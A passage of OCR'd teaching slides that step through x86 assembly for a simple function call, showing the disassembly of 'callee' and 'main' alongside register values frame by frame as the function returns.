  lea (%edx,%eax,1),%eax       0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```





```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax       0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```

| | |
|---|---|
| %eax | 0x33 |
| %edx | 0xa |
| %esp | 0xfd2b4 |
| %ebp | 0xfd2d0 |
| %eip | 0x80483a3 |





```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax       0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```

| | |
|---|---|
| %eax | 0x33 |
| %edx | 0xa |
| %esp | 0xfd2b4 |
| %ebp | 0xfd2d0 |
| %eip | 0x80483a4 |





```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax       0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```

| | |
|---|---|
| %eax | 0x33 |
| %edx | 0xa |
| %esp | 0xfd2b4 |
| %ebp | 0xfd2d0 |
| %eip | 0x80483bf |





```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax       0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```

| | |
|---|---|
| %eax | 0x33 |
| %edx | 0xa |
| %esp | 0xfd2b8 |
| %ebp | 0xfd2d0 |
| %eip | 0x80483bf |





```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax       0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```

| | |
|---|---|
| %eax | 0x33 |
| %edx | 0xa |
| %esp | 0xfd2b8 |
| %ebp | 0xfd2d0 |
| %eip | 0x80483bf |





```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax       0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```

| | |
|---|---|
| %eax | 0x33 |
| %edx | 0xa |
| %esp | 0xfd2b8 |
| %ebp | 0xfd2d0 |
| %eip | 0x80483bf |





```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax       0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```

| | |
|---|---|
| %eax | 0x33 |
| %edx | 0xa |
| %esp | 0xfd2b8 |
| %ebp | 0xfd2d0 |
| %eip | 0x80483bf |





```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax       0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```

| | |
|---|---|
| %eax | 0x33 |
| %edx | 0xa |
| %esp | 0xfd2b8 |
| %ebp | 0xfd2d0 |
| %eip | 0x80483c2 |





| | |
|---|---|
| %eax | 0x33 |
| %edx | 0xa |
| %esp | 0xfd2b8 |
| %ebp | 0xfd2d0 |
| %eip | 0x80483c2 |

```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax       0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```



